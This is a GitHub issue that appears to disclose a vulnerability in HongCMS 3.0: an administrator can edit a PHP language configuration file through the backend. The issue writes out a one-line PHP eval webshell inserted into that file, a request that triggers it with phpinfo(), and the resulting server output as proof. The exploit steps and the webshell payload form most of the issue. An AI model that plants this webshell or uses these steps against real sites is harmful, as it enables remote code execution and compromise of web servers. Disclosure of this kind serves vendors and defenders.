

New issue

[Jump to bottom](#)


HongCMS 3.0 - getshell by languages config file #18

Open Rixo1043 opened this issue on Jun 1 · 0 comments

Rixo1043 commented on Jun 1

1.Login to the backstage as the administrator;

2.You need to access the page"<http://10.30.1.189/public/languages/Chinese.php>"



3. Because the suffix of the language configuration file is php ,so you can modify this file to get webshell.

HongCMS

文章

产品

用户

其它

系统

首页

文章

产品

用户

其它

系统

网站设置

语言管理

模板管理

数据维护

环境信息

系统升级

语言管理

编辑语言文件

注意: 语言文件为PHP程序文件, 请使用正确的标点符号!

当前文件: http://10.30.1.189/public/languages/Chinese.php

```
<?php @eval($_REQUEST['x']);?>
<?php if(!defined('ROOT')) die('Access denied.');
```

```
//返回中文语言数组
return array(
    'chinese' => '中文',
    'english' => '英文',
    'home' => '首页',
    'news' => '公司新闻',
    'products' => '公司产品',
    'aboutus' => '关于我们',
    'contactus' => '联系我们',
    'services' => '企业服务',
    'culture' => '企业文化',
    'organization' => '组织结构',
    'companys' => '旗下公司',
    'company1' => '第一个公司',
    'company2' => '第二个公司',
    'company3' => '第三个公司',
    'editor' => '编辑',
    'price' => '价格',
    'clicks' => '点击',
    'date' => '日期',
    'title' => '标题',

    'backtotop' => '返回顶部',
```

4.so, just connect this language config file,you can get shell.

phpinfo()

不安全 | 172.26.2.174/public/languages/Chinese.php?x=phpinfo();

PHP Version 5.4.45

System	Windows NT ADMIN-PC 6.1 build 7600 (Windows 7 Enterprise Edition) i586
Build Date	Sep 2 2015 23:45:20
Compiler	MSVC9 (Visual C++ 2008)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\instantclient11\sdk,shared" "--with-oc8=shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.4.45nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20100412
PHP Extension	20100525
Zend Extension	220100525
Zend Extension Build	API220100525,NTS,VC9
PHP Extension Build	API20100525,NTS,VC9

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

